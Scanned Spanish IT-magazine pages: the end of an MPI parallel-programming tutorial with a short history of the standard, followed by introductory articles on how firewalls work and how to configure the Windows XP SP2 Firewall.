Intimamente relacionada con `MPI_Send` encontramos más abajo la función `MPI_Recv` que administra la recepción de datos desde un proceso en particular. `MPI_Recv` tiene siete parámetros, de los cuales los primeros seis son coincidentes con los de `MPI_Send`. El séptimo parámetro, status, es la estructura de tipo `MPI_Status` de la que hablamos al comienzo de este ejemplo.

Luego del bloque `if/else` que administra el envío y recepción de las porciones de vector, nos topamos con la realización de las sumas parciales que darán lugar al producto vectorial buscado.

Finalmente, la función `MPI_Reduce` colecta las sumas parciales, las adiciona en la variable Gsum y el proceso con rango 0 imprime el resultado.

Para un archivo `datos.txt` conteniendo las líneas mostradas en la figura 4.

La salida esperable con un número par de procesadores no mayor a 8 es:

Fig. 4

```
8
1 2
3 4
5 6
7 8
9 10
11 12
13 14
15 16
```

```
El producto escalar de los vectores a y
b vale 744.0
```

En este pequeño tutorial sobre el método message passing en su versión MPI hemos estudiado, a través de ejemplos sencillos pero ilustrativos, la sintáxis y forma de trabajo de las siguientes funciones: MPI_Init, MPI_Finalize, MPI_Abort, MPI_Comm_size, MPI_Comm_rank, MPI_Bcast, MPI_Reduce, MPI_Send y MPI_Recv.

En las direcciones de internet referenciadas en [5] y [6] se pueden encontrar enlaces a más material de aprendizaje de esta fascinante área como es la programación en paralelo.

MPI - Un poco de historia:

A principios de la década de 1980 varios grupos habían desarrollado bibliotecas de funciones para desarrollo de programas dentro de la filosofía message passing. PVM, del Oak Ridge National Laboratory, fue el último de estos desarrollos.

Hacia 1992 esos desarrolladores tenían en claro que estaban duplicando esfuerzos y reinventando la rueda a cada momento. Decidieron entonces reorientar sus actividades con el fin de implementar un estándar para message passing. En mayo de 1994 se conoció MPI-1, el primer estándar. Trabajaron en él cerca de sesenta personas pertenecientes a casi cuarenta organizaciones, entre las cuales se encontraban Cray, IBM, Intel, NEC y por supuesto el Argonne National Laboratory que lanzó su versión MPICH y la Ohio State University, responsable de LAM/MPI. Desde 1998 hasta fines de 2002, un nuevo consorcio, formado esta vez por casi 120 personas de instituciones como Argonne National Laboratory, CalTech, Cray, DEC, General Electric Company, Hewlett-Packard, Hitachi, Intel, IBM, Los Alamos National Laboratory, NASA, Ohio State University, Silicon Graphics Inc., Sun Microsystems, US Navy, Edinburgh Parallel Computing Centre y German National Research Center for Information Technology por nombrar algunos, se involucró en el desarrollo de MPI-2, el nuevo estándar que incluye la extensión a C++ y Fortran90, creación de procesos durante la ejecución y soporte propio de input/output.

[1] Véase el artículo sobre openMosix y Condor en el número 10 de NEX IT Specialist para una somera descripción de los tipos de clusters que existen en la actualidad.
[2] How to Write Parallel Programs - A First Course. Nicholas Carriero and David Gelernter. MIT Press (3rd Printing, 1992). Existe una versión gratuita en http://www.lindaspaces.com/book/index.html.
[3] http://www.csm.ornl.gov/pvm/.
[4] http://www-unix.mcs.anl.gov/mpi/index.htm.
[5] http://www-unix.mcs.anl.gov/mpi/mpich.
[6] http://www.lam-mpi.org.
[7] http://www.lindaspaces.com. TCP Linda se ofrece en una versión gratuita para clusters de hasta cuatro procesadores para lenguaje C.
[8] Un listado completo de las más de 200 funciones que componen MPI-2 se puede consultar en http://www-unix.mcs.anl.gov/mpi/www/www3.

¿Qué es un

No se podría hablar de Internet, redes locales, aplicaciones compartidas y comercio electrónico sin mencionar los firewall. Estos componentes de software, hardware, o combinación de ellos, son fundamentales para proteger la integridad de la información en una sociedad cada vez más dependiente de las redes de datos.

POR MARCELO C. A. ROMEO



FIREWALL ?

Básicamente, un firewall es un programa que restringe las conexiones TCP/IP entrantes y/o salientes de una computadora conectada a la red, dejando circular solamente el tráfico que los administradores de la red definan.

Hay varios tipos de firewalls. Los perimetrales (los más clásicos), hacen de puente entre la red local de una organización e Internet. En estos casos, el firewall también suele ejercer la función de NAT (Network Address Translation), también llamada "enmascaramiento", haciendo posible que todas las computadoras de la red local, salgan a Internet con una misma y única dirección IP pública.

La funcionalidad de un firewall puede ir incluso más allá, y realizar modificaciones sobre las comunicaciones. Se lo puede configurar como un NAT (Network Address Translation), enmascarando las IPs de las máquinas locales para que salgan al exterior con una única IP pública. Los firewalls pueden contener reglas para el acceso a servicios WWW, FTP o de mensajería instantánea, entre otros. Por ello, muchos usuarios detrás de un firewall no pueden recibir archivos a través de la mensajería instantánea, o tampoco pueden acceder a algunos sitios WWW que pueden estar catalogados como distribuidores de spyware.

Hay tres formas de operar los firewalls (se pueden usar una o varias de ellas):

Filtrado de paquetes: Cada paquete de información se analiza con respecto a una serie de filtros. Los paquetes que logran pasar los filtros se envían al sistema que los solicitó y todos los demás se descartan.

Servicio Proxy: La información solicitada del exterior es recuperada por el firewall y después enviada al sistema que la requirió originalmente.

Inspección estática: No se examinan los paquetes de la información, pero se comparan ciertas partes clave de cada paquete en búsqueda de datos confiables. Los datos que salen de la red local se analizan registrando patrones específicos, de manera tal que la información entrante debe cumplir con esos patrones. Si hay un cierto margen de coincidencia, el material entrante pasa sin problema; en caso contrario, se descarta.

Los filtros de un firewall se definen a partir de ciertos criterios, tales como:

Direcciones IP: Se puede bloquear el acceso desde una IP específica, evitando ataques o consultas masivas a equipos servidores y clientes.

Nombres de dominio: Consiste en tablas con nombres de computadoras vinculadas al DNS a donde no se permite el acceso de los usuarios locales.

Palabras clave: Programas detective (sniffer) en los firewalls revisan el contenido de la información en búsqueda de palabras vinculadas con información o sitios no permitidos.

Puertos: Cada aplicación o servicio que usa la red IP, genera una conexión hacia un puerto. El 80 es el común para los servidores WWW y el 21 para las transferencias de archivos (FTP). Un firewall registra estos servicios, qué computadoras pueden acceder a ellos y cuáles no.




fig. 1




fig. 2

WWW) o Telnet (para sesiones remotas). Así se evita que usuarios mal intencionados del exterior de la red, intenten acceder a un equipo local mediante un protocolo específico.
Para un administrador de firewall es mucho más sencillo aplicar el filtrado por puertos o protocolos que los anteriores, dado que los otros métodos (IPs, nombres de dominio y palabras clave) requieren de más vigilancia y administración del firewall, aunque ningún método excluye a los demás de poder ser utilizados.
Ahora bien, para que un firewall entre redes funcione como tal debe tener al menos dos placas de red. Podemos apreciar la tipología clásica de un firewall en la Fig.1.
Dependiendo de las necesidades de cada red, puede ponerse uno o más firewalls para establecer distintos perímetros de seguridad en torno a un sistema. Es frecuente también que se necesite exponer algún servidor a Internet, como es el caso de un IIS, un Apache o un Exchange Server, en cuyo caso obviamente es necesario permitir cualquier tipo de conexión a ellos. Lo que se recomienda entonces, es situar dichos servidores en lo que se denomina una DMZ o zona desmilitarizada. Es estos casos, el firewall debe tener tres placas de red (Fig.2).
En la zona desmilitarizada o DMZ se pueden poner tantos servidores como sean necesarios. Con esta arquitectura, permitimos que el servidor sea accesible desde Internet de forma tal que si es atacado y cae bajo dominio ajeno, el resto de la red local sigue protegida por el firewall. Esta estructura de DMZ puede hacerse también con un doble firewall (Fig.3).
Los firewalls se pueden usar en cualquier red. Es habitual tenerlos como protección de Internet en las empresas, aunque ahí también suelen tener una doble función: controlar los accesos externos hacia adentro y también los internos hacia el exterior; esto último se hace con el firewall o frecuentemente con un proxy (que también utilizan reglas, aunque de más alto nivel).
También en empresas de hosting con muchos servidores, lo normal es encontrarnos con uno o más firewalls ya sea filtrando toda la instalación o parte de ella.
Sea el tipo de firewall que sea, generalmente no tendrá más que un conjunto de reglas en las que se examina el origen y destino de los paquetes del protocolo TCP/IP. En cuanto a protocolos, es probable que sean capaces de filtrar muchos tipos de ellos, no sólo los TCP, sino también los UDP, ICMP, GRE y otros protocolos vinculados a VPNs. Este podría ser (en pseudo-lenguaje) un conjunto de reglas de un firewall del primer gráfico:

Todo lo que venga de la red local al firewall = ACEPTAR.
Todo lo que venga de la IP de mi casa al puerto TCP 22 = ACEPTAR
Todo lo que venga de la IP de la casa del jefe al puerto TCP 1723 = ACEPTAR
Todo lo que venga de la red local y vaya al exterior = ENMASCARAR




fig. 3

Todo lo que venga del exterior al puerto TCP 1 al 1024 = DENEGAR
Todo lo que venga del exterior al puerto TCP 3389 = DENEGAR
Todo lo que venga del exterior al puerto UDP 1 al 1024 = DENEGAR
En definitiva, lo que esto hace es:
-Habilita el acceso a puertos de administración a determinadas IPs privilegiadas.
-Enmascara el tráfico de la red local hacia el exterior (NAT, una petición de una PC de la red local sale al exterior con una IP pública), para poder salir a Internet.
-Restringe el acceso desde el exterior a puertos de administración y a todo lo que esté entre 1 y 1024.



Hay dos maneras de implementar un firewall:
1) Política por defecto: ACPETAR. En principio, todo lo que entra y sale por el firewall se acepta y sólo se denegará lo que se le pida explícitamente.
2) Política por defecto: DENEGAR. Todo está denegado, y sólo se permitirá pasar por el firewall aquello que se le pida explícitamente.
Como es obvio imaginar, la primera política facilita mucho la administración del firewall, ya que simplemente nos tenemos que preocupar de proteger aquellos puertos o direcciones que sabemos que nos interesan; el resto no importa tanto y se deja pasar. Por ejemplo, si queremos proteger una máquina Linux, podemos usar el comando netstat para saber qué puertos están abiertos, fijar reglas para esos puertos y listo. ¿Para qué vamos a proteger un puerto que nunca se abre?
Lo que puede pasar es que no controlemos qué es lo que está abierto, o que en un momento dado la instalación de un software abra un puerto determinado, o que no sepamos que determinados paquetes ICMP son peligrosos. Si la política por defecto es ACEPTAR y no se protege explícitamente, podemos poner en riesgo la PC o el servidor que queremos proteger.
En cambio, si la política por defecto es DENEGAR, a no ser que lo permitamos explícitamente, el firewall se convierte en un auténtico MURO infranqueable. El problema es que es mucho más difícil preparar un firewall así, hay que tener muy en claro cómo funciona el sistema y qué es lo que se tiene que abrir sin caer en la tentación de implementar reglas súper-permisivas. Así y todo, esta configuración de firewall es la recomendada, aunque no es aconsejable usarla si no se domina mínimamente el sistema.





Importante: El orden en que se ponen las reglas del firewall es determinante. Normalmente, cuando hay que decidir qué se hace con un paquete, se va comparando con cada regla del firewall hasta que se encuentra una que le afecta (match), y se hace lo que dicha regla dicte (aceptar o denegar); después de eso, NO SE TENDRAN EN CUENTA MAS REGLAS para ese paquete. ¿Cuál es el peligro? Si ponemos reglas muy permisivas entre las primeras del firewall, puede que las siguientes no se apliquen y no sirvan de nada.

Windows FIREWALL

Con el Service Pack 2 de Microsoft, el nuevo Windows Firewall reemplaza al viejo y básico Internet Connection Firewall que Windows XP traía incorporado en sus primeras versiones.

Por Marcelo C. A. Romeo

Windows XP Service Pack 2 (SP2), trae incorporado un nuevo firewall que reemplaza al viejo Internet Connection Firewall (ICF) que venía incluido con Windows XP en sus primeras versiones.
Windows Firewall está totalmente integrado al sistema operativo, y bloquea de forma automática el tráfico de paquetes entrantes no solicitados. Esto ofrece un nivel de seguridad muy eficiente contra ataques externos por parte de hackers, impidiendo del mismo modo la ejecución (sin nuestro consentimiento) de código maligno proveniente de innumerables páginas existentes hoy día en Internet.
Algunas de las características más destacadas de este nuevo firewall del Windows XP SP2, son:

-El firewall queda habilitado por default sobre todas las placas de red que tenga el equipo.
-Nuevas opciones de configuración global para todas las conexiones del equipo.
-Nuevo "modus operandi".
-Especificación de rango de tráfico excluido.
-Posibilidad de especificar el tráfico excluido por nombre de aplicación.
-Soporte integrado para tráfico por Internet Protocol versión 6 (IPv6).
-Nuevas opciones de configuración con Netsh y Group Policy.

En este artículo haremos una descripción detallada del conjunto de cuadros de diálogo que aparecerán al configurar manualmente el nuevo Windows Firewall. A diferencia del ICF de Windows XP SP1 o del Windows XP sin SP instalado, estos cuadros de diálogo contemplan la configuración tanto del tráfico IPv4 como del IPv6.
Las opciones de configuración del ICF (versiones Windows XP previas al SP2), consistían tan sólo de un checkbox ("Protect my computer and network by limiting or preventing access to this computer from the Internet") en la solapa "Advanced" en el cuadro de diálogo de propiedades de una conexión de red, y el botón "Settings" desde el cual se podía especificar el tráfico excluido, los archivos de log y el tráfico ICMP permitido.
En Windows XP SP2, el checkbox de la solapa "Advanced" del cuadro de diálogo en propiedades de una conexión de red, ha sido reemplazado con un botón "Settings" desde el cual realizaremos configuraciones generales, excepciones para programas y servicios, configuraciones de conexión específicas, archivos de log y tráfico ICMP permitido. Este botón "Settings" nos da acceso al Windows Firewall Control Applet, también disponible desde el Panel de Control bajo la categoría "Network and Internet Connections and Security Center".
El cuadro de diálogo del nuevo Windows Firewall contiene las siguientes solapas (tabs): General, Exceptions y Advanced.

General Tab

La configuración por default de esta solapa está representada en la Fig.1. Vamos a las opciones:
- On (recommended): habilita Windows Firewall en todas las conexiones de red que se encuentren seleccionadas en la solapa "Advanced". De esta manera, Windows Firewall queda configurado para permitir solamente el tráfico entrante solicitado y aquel que se encuentre excluido. Este trafico excluido podremos especificarlo en la solapa "Exceptions".
- Don't Allow Exceptions: con este checkbox seleccionado, sólo estaremos permitiendo el ingreso de paquetes entrantes que hayan sido previamente solicitados, ignorando todo el tráfico excluido que se encuentre especificado en la solapa "Exceptions".
- Off (not recommended): Esto deshabilita totalmente las funciones



del Windows Firewall. Obviamente no es lo recomendado, a menos que estemos usando o deseemos usar alguna otra aplicación de Firewall.
Desde ya, la opción por default de Windows Firewall es On (recommended) para todas conexiones de red del equipo. Pero que esta opción se encuentre seleccionada por default, puede influir negativamente en la comunicación entre aplicaciones y/o servicios que tenemos instalados, y que requieran tráfico entrante de paquetes no solicitados. Es en este caso que se hace necesario identificar cuáles son esas aplicaciones y/o servicios que han dejado de funcionar por este motivo, para poder así especificarlos en la solapa "Exceptions". Varias aplicaciones, como navegadores (Internet Explorer, Netscape Navigator, Mozilla Firefox, etc.) y clientes de email (Outlook, Outlook Express, Opera, etc.) funcionan correctamente con Windows Firewall habilitado sin necesidad de tener que especificarlos en "Exceptions".
Si estamos haciendo uso de Políticas de Grupo (Group Policy) para configurar Windows Firewall en computadoras cliente que corren Windows XP con SP2, es importante que dichas políticas impidan la configuración local del Windows Firewall por parte del usuario. De esta forma, las opciones de la solapa "General" y otras más, aparecerán grisadas (deshabilitadas para realizar cambios), incluso si el usuario se loguea con una cuenta miembro del grupo de administradores locales.
Los seteos de Windows Firewall bajo Group Policy, permiten configurar un Domain Profile (Perfil de Dominio, obviamente para aquellos casos en que la red cuente con la presencia de un Domain Controller) y un Standard Profile (en caso de no contar con un Domain Controller). A través del texto que aparece en la parte inferior de la solapa "General", podemos determinar cual es el perfil activo. Si el texto dice "Windows Firewall is using your domains settings", el Domain Profile (o Perfil de Dominio es el que está activo). Si en cambio el texto indica "Windows Firewall is using your non-domain settings", entonces es el Standard Profile quien se encuentra activo.
Los cuadros de diálogo de configuración, sólo muestran los seteos del Windows Firewall del perfil actual. Para poder ver los seteos de otro perfil al que no estamos actualmente logueados, usaremos los comandos netsh firewall show. Y si además de ver queremos realizar cambios, usaremos los comandos netsh firewall set.

Fig. 1





Fig. 2

Exceptions Tab

La Fig.2 nos ilustra la configuración por default de la solapa "Exceptions".
Desde aquí es donde podemos habilitar o deshabilitar aplicaciones y/o servicios y puertos. Pero recordemos (como ya mencionamos anteriormente) que todo lo especificado en este cuadro de diálogo no tendrá validez si el checkbox de "Don't allow exceptions" se encuentra tildado en la solapa "General".
Con las versiones previas de Windows XP (anteriores al SP2), sólo era posible especificar el tráfico excluido a través de los puertos TCP y/o UDP. Con Windows XP SP2, podemos hacerlo así o bien usando directamente el nombre de la aplicación y/o servicio. Esta flexibilidad en la forma de configurar Windows Firewall, facilita mucho las cosas, sobre todo cuando no sabemos



Add a Port

Use these settings to open a port through Windows Firewall. To find the port number and protocol, consult the documentation for the program or service you want to use.

Name:

Port number:

TCP UDP

What are the risks of opening a port?

Change scope... OK Cancel

Fig. 4




Fig. 3

cuales son los puertos que está usando una aplicación específica que queremos excluir, o en aquellos casos donde la aplicación decide dinámicamente al iniciarse los puertos que utilizará.

Hay una serie exclusiones predefinidas, que incluyen:

- File and Print Sharing
- Remote Assistance (se ecuentra habilitada por default)
- Remote Desktop
- UPnP framework

Estas opciones predefinidas pueden ser deshabilitadas, pero nunca eliminadas.

Si la Group Policy así lo permite, podemos crear exclusiones adicionales especificando el nombre de la aplicación a través del botón "Add Program", o bien especificando un puerto TCP o UDP por medio del botón "Add Port".

Al hacer click sobre "Add Program", aparece un cuadro de diálogo que nos permitirá elegir un programa de una lista específica, o hacer un "Browse" para buscarlo en nuestro equipo (Fig.3).

Si en cambio hacemos clic sobre el botón "Add Port", aparece el cuadro de diálogo que nos permitirá configurar un puerto TCP o UDP (Fig.4).


El nuevo Windows Firewall, nos da también la posibilidad especificar un rango (scope) de direcciones IP para tráfico excluido. Este rango define la porción o segmento de la red desde la cual se permitirá el ingreso de paquetes entrantes no solicitados. Para eso está el botón "Change Scope" (Fig.5).

Se nos presentan tres opciones para definir el rango para un programa o puerto:

- Any computer (including those on the Internet). El tráfico excluido es permitido para cualquier dirección IPv4 o IPv6. Atención, porque esta opción podría poner en riesgo su equipo, volviéndolo vulnerable a los ataques externos por parte de usuarios o la ejecución de código maligno desde Intenet.
- My network (subset) only. El tráfico excluido es permitido para cualquier dirección IPv4 o IPv6 que sea directamente ruteable desde nuestro equipo. Windows Firewall determina si un paquete proviene de un equipo directamente ruteable analizando las tablas de ruteo IPv4 y IPv6. Es por ello que el rango de direcciones consideradas como ruteables, dependerán del contenido de las tablas de ruteo IPv4 y IPv6. Una forma de saber cuales son las direcciones IP directamente ruteables, podemos usar el comando route print desde una pantalla de DOS (Command Prompt).
- Custom list. Podemos especificar una o más direcciones IPv4, o un rango de direcciones IPv4 separadas por comas. Por lo general, los rangos de direcciones IPv4 corresponden a una subred local. Un ejemplo podría ser el siguiente:

10.91.12.56,10.7.14.9/255.255.255.0,10.116.45.0/255.255.255.0,172.16.31.11/24,172.16.111.0/24

Pero no es posible especificar algo



La misma tecnología presente en el motor del Windows Firewall del Service Pack 2 de Microsoft Windows XP, ha sido incorporada al reciente lanzamiento oficial del Service Pack 1 para Microsoft Windows Server 2003. Por medio del uso de nuevas Group Policies, el profesional IT puede centralizar la instalación, configuración y manejo del Windows Firewall a nivel cliente-servidor, incluyendo la aplicación de reglas para aplicaciones y puertos, y archivos de log.

Además, Windows Firewall provee lo que se denomina "boot-time protection", lo que reduce el riesgo de sufrir ataques durante los delicados y vulnerables procesos de re-inicio y apagado del servidor.




Fig. 5

por el estilo con direcciones IPv6.
